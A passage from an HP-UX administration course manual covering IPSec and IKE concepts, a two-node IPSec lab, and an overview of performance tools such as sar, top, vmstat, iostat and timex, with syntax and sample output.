- Authentication algorithm to use
- Value of the symmetric key
- Lifetime of the SA

9-9. SLIDE: Internet Key Exchange (IKE) Overview



Student Notes

The **iked** daemon is responsible for securely transmitting information about security associations (mainly keys) to remote systems. It is also responsible for receiving this information for other **iked** daemons that are running on other systems. Once the information is in the security association table in memory, the IPSec protocol can use it to transmit and receive packets securely.

The **iked** daemon creates a secure channel to other remote **iked** daemons using some mathematical magic known as the Diffie-Hellman algorithm. The algorithm allows the **iked** daemons to exchange information over the public network and generate a secret key from this information. The magic is that eavesdroppers on the network cannot use the information to the same secret key, because local information is also used in generating the secret key.

Because Diffie-Hellman is vulnerable to man-in-the-middle attacks, the two parties need to authenticate each other to ensure that each system, with which a security association is about to be established, is actually the real system that it claims to be and not an imposter.

9-10. SLIDE: Cookbook for Configuring IPSec

Cookbook for Configuring IPSec

1. Install the IPSec product (and any associated patches).
2. Invoke the IPSec Manager, and configure:
 - IPSec policies
 - ISAKMP policies
 - Preshared keys
3. Start IPSec functionality.
4. Monitor IPSec status.

Student Notes

The setup and configuration of IPSec on a host is straightforward.

A user-friendly GUI interface is provided to ease the configuration of IPSec policies and filters. The GUI is a Java application and requires the Java Runtime Environment (JRE) for HP-UX as a prerequisite.

9-11. SLIDE: IPSec Manager

IPSec Manager

Invoke the GUI (also known as IPSec Manager).

```
# ipsec_mgr
```



Student Notes

Before starting the IPSec GUI Manager, an IPSec administrator password must be set. The password must have at least 15 characters and can include blanks. Set the IPSec administrator password by executing:

```
# ipsec_admin -newpassword
```

The command to launch the IPSec GUI Manager is:


```
# ipsec_mgr.
```

Two caveats should be noted about running the IPSec GUI Manager:

- Do not start the program in the background, because it prompts for the IPSec admin password and then launches the GUI as a second process.
- Do not execute the IPSec GUI Manager over a network application such as **telnet** or **rlogin**, because the **ipsec_mgr** program prompts for the IPSec admin password, which is transmitted in clear text over the network, if run from one of these network applications.

9-12. SLIDE: IPSec Manager - Creating a Policy

IPSec Manager—Creating a Policy



Student Notes

Student Notes

Upon entering the IPSec GUI, there will be three configuration tabs (four tabs if a PKI subsystem is used). The three possible tabs are:

IPSec Policies

In this tab, IP filters, transforms, and ISAKMP (aka IKE) policies can be defined. When IP packets are initially sent or received, IPSec uses the IP packet filters to select an IPSec policy. It then takes an action according to the contents of the transforms list. If the transform is to authenticate or encrypt the packet, the ISAKMP policy is used to establish an ISAKMP security association, so that the IPSec security association can be established.

ISAKMP Policies


ISAKMP policies define the parameters used when negotiating an ISAKMP security association. These parameters include the authentication algorithm, the encryption algorithm, and the primary authentication method.

Preshared Keys

This section is used to configure pre-shared keys for any ISAKMP policies that are configured to use preshared keys.

9-13. SLIDE: IPSec - Defining Preshared Keys

IPSec—Defining Preshared Keys




Student Notes

If any ISAKMP policies are configured to use preshared keys as the primary authentication method, then the values for the preshared keys must be configured.

The IKE daemon will use the preshared key to authenticate the identity of a remote system during negotiations for an ISAKMP security association. The preshared key must be the same on both systems.

There is no required length for the preshared key; however, longer preshared keys provide greater security from brute-force hacking methods.

9-14. SLIDE: Start IPSec Functionality



Student Notes

Once all the IPSec policies and primary authentication methods have been defined, the IPSec daemons can be started. The command for starting the IPSec daemons is:

```
# ipsec_admin -start
```

This command starts the three daemons listed below and enables the IPSec kernel components:

- **secpolicyd** The IPSec policy daemon
- **ikmpd** The IKE daemon
- **secauditd** The IPSec audit daemon

Once the daemons have been started and the kernel components are enabled, the IP subsystem begins sending outbound packets to the IPSec subsystem so that any necessary authentication or encryption can be applied.

9-15. LAB: IPSec Configuration

Directions

Configure a secure connection between two nodes.

Install the IPSec software on each node:

```
# swinstall -s /var/spool/sw/IPSec.depot -x autoreboot=true IPSec56
```

The installation of IPSec causes the system to reboot. Log back in as **root** after the system reboot.

Part I: Set Up IPSec on the First Node

1. Initialize the IPSec password:

```
# ipsec_admin -np
```

The IPSec password must be a minimum of 15 characters.

2. Invoke the IPSec Manager GUI:

```
# ipsec_mgr
```

Select **None** (using preshared keys) for the type PKI.

3. At the IPSec **Policies** tab, select **Create** to create a new a IPSec policy:

Name:	incoming_telnet
Configure Policy Based on Service:	[Check Box]
Service:	telnet
Direction:	Inbound
IPSec Transform List:	ESP-DES-HMAC-MD5

Once completed, click **OK** to save and exit the **Create** window.

4. Create a second IPSec Policy with the following attributes:

Name:	outgoing_telnet
Configure Policy Based on Service:	[Check Box]
Service:	telnet
Direction:	Outbound
IPSec Transform List:	ESP-DES-HMAC-MD5

Once completed, click **OK** to save and exit.

5. Select the **Preshared Keys** tab. Select **Create** to create an ISAKMP Preshared Key:

Remote IP Address:	[IP address of second system]
Key (ASCII):	[key]

Once completed, click **OK** to save and exit.

6. Save the IPSec configuration:

FILE -> Save

7. Exit the IPSec Manager:

FILE -> Exit

Part II: Set Up IPSec on the Second Node

1. On the second node, initialize the IPSec password:

```
# ipsec_admin -np
```

The IPSec password must be a minimum of 15 characters.

2. Invoke the IPSec manager GUI:

```
# ipsec_mgr
```

Select **None** (using preshared keys) for the type PKI.

3. At the IPSec Policies tab, select **Create** to create a new a IPSec policy:

Name:	incoming_telnet
Configure Policy Based on Service:	[Check Box]
Service:	telnet
Direction:	Inbound
IPSec Transform List:	ESP-DES-HMAC-MD5

Once completed, click **OK** to save and exit the **Create** window.

4. Create a second IPSec Policy with the following attributes:

Name:	outgoing_telnet
Configure Policy Based on Service:	[Check Box]
Service:	telnet
Direction:	Outbound
IPSec Transform List:	ESP-DES-HMAC-MD5

Once completed, click **OK** to save and exit.

5. Select the **Preshared Keys** tab. Select **Create** to create an ISAKMP preshared key:

Remote IP Address:	[IP address of first system]
Key (ASCII):	[key]

Once completed, click **OK** to save and exit.

6. Save the IPSec configuration:

FILE -> Save

7. Exit the IPSec Manager:

```
FILE -> Exit
```

8. Start IPSec on **first** system:

```
ipsec_admin -start
```

9. Start IPSec on **second** system:

```
ipsec_admin -start
```

Part III: Check Status of IPSec Connection

1. Prior to initiating a secure **telnet** session, review the status of IPSec:

```
ipsec_admin -status
```

2. Check the status of the currently loaded IPSec configuration:

```
# ipsec_report -policy
```

3. Check the status of any “Security Association Database” records:

```
# ipsec_report -sad
```

4. Check the status of all configured IPSec information:

```
# ipsec_report -all
```

Part IV: Test IPSec Connection

1. From the first system, **telnet** into the second system:

```
# telnet [second system]
```

2. Once logged into the second system, verify that the “Security Association Database” records were created:

```
# ipsec_report -sad
```

3. From the first system, open a second window and try to **telnet** into another system in the classroom. This should not work because IPSec is not running on the other system.

```
# telnet [another system]
```

Module 10 — Performance Tools Overview

Objectives

Upon completion of this module, you will be able to:

- Identify various performance tools available on HP-UX.
- Categorize each tool as either real time or data collection.
- List major features of the performance tools.
- Compare and contrast the differences between the tools.

10-1. SLIDE: HP-UX Performance Tools

HP-UX Performance Tools

Objective:

- Identify the various performance tools available on HP-UX
- Discuss their features
- Compare and contrast the differences between these tools

acctcom	glance	gpm	iostat	ipcs/ipcrm
mount	MeasureWare	netstat	nfsstat	net tune
nice/renice	PerfView	PRM	rtprio	sar
serialize	timex	top	vmstat	uptime

Student Notes


There are many different performance tools available on the HP-UX operating system. Some tools provide real time performance information, while other tools collect data in the background for future analysis. Others tools allow operating system variables to be tuned.

The objective of this module is to highlight the main performance tools available with HP-UX, and to describe how each tool works.

This module is intended to be a quick reference guide which can be used when selecting a tool for a specific task.

NOTE: This module does *not* discuss how to interpret the output of the tools. Interpretation of the metrics is provided in *the Performance and Tuning course*, H4262.

10-2. SLIDE: Types of Tools



Student Notes


The tools covered in this section fall into four main categories:

- **Real-Time Monitoring Tools.** These are tools that provide information as to the performance of the system *now*. The information is current and provides a real time perspective as to the state of the system at the moment.
- **Data Collection Performance Tools.** These are tools that collect performance data in the background, summarize or average the data into a summary record, and log the summary record to a file or files on disk. These tools do not typically provide real time data.
- **Performance Administrative Tools.** These are tools which a system administrator can use to manage the performance of his system. These tools typically do not *report* any data, but allow the current configuration of the system (and its components) to be *changed* to help improve performance.
- **Network Monitoring Tools.** These are tools which monitor performance, status, and packet errors on the network. These tools include both monitoring and configuration tools related to network management.

Within each category of tools, there are standard UNIX tools and HP specific tools.

Standard UNIX Tools	The standard UNIX tools are those frequently found on UNIX-based systems, including HP-UX. The advantage of the standard tools is that their results can be compared with those on other UNIX platforms. This provides an "apples for apples" comparison which may be desirable when comparing systems.
HP-Specific Tools	The HP-specific tools are those found only on the HP-UX operating system. These tools are often tailored specifically for HP-UX implementations. These tools are generally <i>not</i> found on other UNIX implementations, since other implementations are different from that of HP. Some of the HP-specific tools come with the base OS, and others need to be purchased as optional tools.

10-3. SLIDE: Generic UNIX Real Time Monitoring Tools



Student Notes

The slide shows *run time* performance monitoring tools included with HP-UX 11.x. These are tools that provide current information as to the performance of the system at the moment. These tools are standard UNIX performance tools that are found on most other UNIX implementations.

10-4. TEXT PAGE: **sar**

Description

The **sar** command reports on many different system activities including CPU, buffer cache, disk, and others.

Commands related to **sar** include **sa1**, **sa2**, and **sadc**. These commands are related to the *data collection* component of **sar** and are covered with the data collection commands.

Tool Source:	Standard UNIX (System V)
Documentation:	man page and kernel source
Interval:	>= 1 second
Data Source:	/dev/kmem registers/counters
Type of Data:	Global
Metrics:	CPU, Disk, Kernel resources
Logging:	Standard output device or file on disk
Overhead:	Varies, depending on the output interval
Unique Features:	Disk I/O wait time, kernel table overflows, buffer cache hit ratios
Full Pathname:	/usr/sbin/sar
Pros and Cons:	+ familiarity + performs both real time and data collection functions – no per process information – no paging information, designed only for swapping (not done on HP-UX)

Syntax

```
Sar [-ubdycwaqvmAMS] interval [count]
```

Key Metrics

The **sar** command has many metrics. Included below are some sample metrics based on the Disk and CPU reports.

CPU Report

The CPU report displays utilization of CPU and the percentage of time spent within the different modes.

%usr	Percentage of time in user mode
%sys	Percentage of time in system mode
%wio	Percentage of time in processes are waiting for I/O

%idle Percentage of time idle

Disk Report

The disk report displays activity on each block device (i.e. disk drive).

device Logical name of the device
%busy Percentage of time the device is busy servicing a request
avque Average number of I/O requests pending for the device
r+w/s Number of I/O requests per second (includes reads and writes)
blks/s Number of 512-byte blocks transferred (to and from) per second
avwait The average amount of time the I/O requests wait in the queue before being serviced
avserv The average amount of time spent servicing an I/O request (includes seek, rotational latency, and data transfer times)

Examples

```
# sar -u 5 4
HP-UX canary B.11.11 U 9000/803      06/30/01
```

18:24:03	%usr	%sys	%wio	%idle
18:24:08	51	1	0	49
18:24:13	50	1	0	49
18:24:18	50	0	0	50
18:24:23	51	1	0	48
Average	50	1	0	49

```
# sar -d 5 4
HP-UX canary B.11.11 U 9000/803      06/30/01
```

08:48:24	device	%busy	avque	r+w/s	avwait	avserv
08:48:29	c0t6d0	19.36	0.55	20	6.37	14.27
08:48:34	c0t6d0	35.36	1.35	851	15.90	15.00
08:48:39	c0t6d0	61.80	12.75	1226	89.17	17.85
Average	c0t6d0	38.81	5.80	730	45.33	16.04

10-5. TEXT PAGE: `top`

Description

The `top` command displays a real-time list of the top CPU consumers (processes) on the system.

Tool Source:	Standard UNIX (BSD 4.x)
Documentation:	man page
Interval:	≥ 1 second
Data Source:	<code>/dev/kmem registers/counters</code>
Type of Data:	Global, Process
Metrics:	CPU, Memory
Logging:	Standard output device
Overhead:	Varies, depending on presentation interval
Unique Feature:	Real-time list of top CPU consumers
Full Pathname:	<code>/usr/bin/top</code>
Pros and Cons:	+ quick look at global and process CPU data - limited statistics - uses curses for terminal output

Syntax

```
top [-s time] [-d count] [-n number] [-q]
```

```
-s time    Set the delay between screen updates  
-d count   Set the number of screen updates to "count", then exit  
-n number  Set the number of processes to be displayed  
-q         Run quick. The top command with a nice value of zero.
```

Key Metrics

The `top` metrics include:

SIZE	Total size of the process in KB. This includes text, data, and stack.
RES	Resident size of the process in KB. This includes text, data, and stack.
%WCPU	Average (weighted) CPU usage since top started.
%CPUCurrent	CPU usage over the current interval.

Example

```
* Start top with a 10 second update interval
# top -s 10

* Start top and display only 5 screen updates then exit
# top -d 5

* Start top and display only top 15 processes
# top -n 15

* Start top and let it run continuously
# top
```

```
System: canary                               Sat Jun 30 18:04:23 2001
Load averages: 2.00, 2.15, 2.33
120 processes: 113 sleeping, 7 running
Cpu states:
LOAD   USER   NICE    SYS    IDLE   BLOCK  SWAIT   INTR   SSYS
2.00   1.2%   0.0%   1.8%   97.1%   0.0%   0.0%   0.0%   0.0%

Memory: 60668K (17496K) real, 157980K (46744K) virtual, 3820K free  Page# 1/9

  TTY      PID USERNAME PRI NI    SIZE    RES STATE    TIME %WCPU  %CPU COMMAND
?          0 root      127 20     0K      0K sleep    0:08  0.52  0.52 swapper
pts/ta    2816 root      179 20  2644K   416K run      0:00  1.97  0.51 top
?        1660 root      154 20   604K   360K sleep   18:09  0.37  0.37 mib2agt
?         30 root      152 20     0K   368K run     3:49  0.36  0.36 vxfsd
?        1618 root      154 20  1776K   856K sleep    9:09  0.23  0.23 snmpdm
?        1743 root      152 20  1960K  1788K run     0:46  0.22  0.21 dmisp
?         3 root      128 20     0K    16K sleep   13:32  0.17  0.17 statdaemon
?       2484 root      154 10   564K   720K sleep    9:20  0.14  0.14 psmctd
?       1752 root      152 20  1804K  1520K run     0:10  0.12  0.12 hpuxci
?       6064 root      152 20  1076K  1452K run     0:16  0.10  0.10 samd
?         2 root      128 20     0K    16K sleep    0:03  0.08  0.08 vhand
?       1968 root      154 10   324K   356K sleep    1:14  0.06  0.06 diagmond
```

```
* To go to the next/previous page type "j" and "k" respectively

* To go to the top page type "t"
```

Note: the two values following memory: are the memory allocated for all processes and in parentheses memory allocated for runnable processes.

Note: **swait** and **ssys** are relevant for SMP systems and will be 0.0% on single processor systems.

10-6. TEXT PAGE: **vmstat**

Description

The **vmstat** command reports virtual memory statistics about processes, virtual memory, and CPU activity.

Tool Source:	Standard UNIX (BSD 4.x)
Documentation:	man page, include files
Interval:	>= 1 second
Data Source:	/dev/kmem registers/counters
Type of Data:	Global
Metrics:	CPU, Memory
Logging:	Standard output device
Overhead:	Varies, depending on presentation interval
Unique Feature:	Cumulative VM statistics since last reboot
Full Pathname:	/usr/bin/vmstat
Pros and Cons:	+ minimal overhead - poorly documented - cryptic headings - lines wrap on 80column character display

Syntax

```
vmstat [-dnS] [interval [count]]
vmstat -f | -s | -z

-d    Include disk I/O information
-n    Print in a format more easily viewed on a 80-column display
-S    Include swapping information

-f    Print number of processes forked since boot, number of pages used
      by all forked processes, and the average pages/forked process
-s    Print virtual memory summary information
-z    Zero the summary registers.
```

Key Metrics

The **vmstat** metrics include:

avm	Active virtual pages
free	Number of pages on the free list
re	Page reclaims
at	Address translation faults

po Pages paged out
fr Pages freed by vhand, per second
sr Pages surveyed (de-referenced) by vhand, per second
in Device interrupts per second
sy System calls per second
cs CPU context switch rate (switches/second)

Examples

```
# vmstat -n 5 2
VM
      memory
      avm    free    re    at    pi    po    fr    de    sr    in    sy    cs
7589    728      0      0      0      0      0      0      0    140    490    30
CPU
      cpu          procs
      us sy id      r      b      w
2    1 97      0      74      0
7670    692      0      0      0      0      0      0      0    235    4959    170
47 11 42      0      75      0
```

```
# vmstat -nS 5 2
VM
      memory
      avm    free    si    so    pi    po    fr    de    sr    in    sy    cs
7984    584      0      0      0      0      0      0      0      0    140    490    30
CPU
      cpu          procs
      us sy id      r      b      w
2    1 97      0      75      0
7972    549      0      0      0      0      0      0      0      0    203    462    53
1    1 98      0      76      0
```

```
# vmstat -f
3949 forks, 497929 pages, average= 126.09
```

```
# vmstat -s
0 swap ins
0 swap outs
0 pages swapped in
0 pages swapped out
1116471 total address trans. faults taken
346175 page ins
7976 page outs
200675 pages paged in
16824 pages paged out
213104 reclaims from free list
216129 total page reclaims
110 intransit blocking page faults
587961 zero fill pages created
303212 zero fill page faults
248573 executable fill pages created
67077 executable fill page faults
0 swap text pages found in free list
80233 inode text pages found in free list
```

Module 10

Performance Tools Overview

166 revolutions of the clock hand
106769 pages scanned for page out
13236 pages freed by the clock daemon
75633551 cpu context switches
1612387244 device interrupts
1137948 traps
247228805 system calls

10-7. TEXT PAGE: `iostat`

Description

The `iostat` command reports I/O statistics for each active disk on the system.

Tool Source:	Standard UNIX (BSD 4.x)
Documentation:	man page
Interval:	≥ 1 second
Data Source:	<code>/dev/kmem registers/counters</code>
Type of Data:	Global
Metrics:	Physical Disk I/O
Logging:	Standard output device
Overhead:	Varies, depending on the output interval
Unique Features:	Terminal I/O
Full Pathname:	All releases: <code>/usr/bin/iostat</code>
Pros and Cons:	+ statistics by physical disk drive - limited statistics - poorly documented and cryptic headings

Syntax

```
iostat [-t] [interval [count]]
```

```
iostat [-t] [interval [count]]
```

```
-t          Report terminal statistics as well as disk statistics
interval    Display successive lines summaries at this frequency
count       Repeat the summaries this number of times
```

Key Metrics

The `iostat` metrics include:

bps	Kilobytes transferred per second
sps	Number of seeks per second
msps	Milliseconds per average seek

With the advent of new disk technologies, such as data striping, where a single data transfer is spread across several disks, the number of milliseconds per average seek becomes

impossible to compute accurately. At best it is only an approximation, varying greatly based on several dynamic system conditions. For this reason, and to maintain backward compatibility, the milliseconds per average seek (msps) field is set to the value 1.0.

Examples

```
# iostat 5 2
device      bps      sps      msp
c0t6d0        0      0.0      1.0
c0t6d0    1100    34.6      1.0

# iostat -t 5
              tty
            tin tout
              0   0
              2   0   1  98

device      bps      sps      msp
c0t6d0        0      0.0      1.0
```

10-8. TEXT PAGE: **time** and **timex**

Description

The **time** and **timex** commands reports the elapsed time, the time spent in system mode, and the time spent in user mode, for a specific invocation of a process.

The **timex** command is an enhanced version of **time**, and can report additional statistics related to resources used during the execution of the command.

Tool Source:	Standard UNIX (System V)
Documentation:	man page and kernel source
Interval:	Process completion
Data Source:	/dev/kmem registers/counters
Type of Data:	Process
Metrics:	CPU (user, system, elapsed)
Logging:	Standard output device
Overhead:	Minimal
Unique Feature:	Timing how long a process executes
Full Pathname:	/usr/bin/timex
Pros and Cons:	+ minimal overhead - cannot be used on already running processes

Syntax

```
time command
```

```
timex [-o] [-p[fhkmrt]] [-s] command
```

```
-o    List amount of I/O performed by command
```

```
-s    List activity (SAR data) present during execution of command
```

Example

```
timex find / 2>&1 >/dev/null | tee -a perf.data
```

```
real      39.49
user       1.47
sys       11.24
```

```
timex sh
```

Performance Tools Overview

```
cp /stand/vmunix /tmp
rm /tmp/vmunix
ncheck -s /dev/vg00/lvol17 > /dev/null
exit
```

```
real      1:11.67
user       0.27
sys        4.21
```

10-9. TEXT PAGE: **uptime** and **w**

Description

The **uptime** command shows how long a system has been up, who is logged in, and what they are doing.

The **w** command is linked to **uptime**, and prints the same output as **uptime -w**, displaying a summary of the current activity on the system.

Tool Source:	Standard UNIX (BSD 4.x)
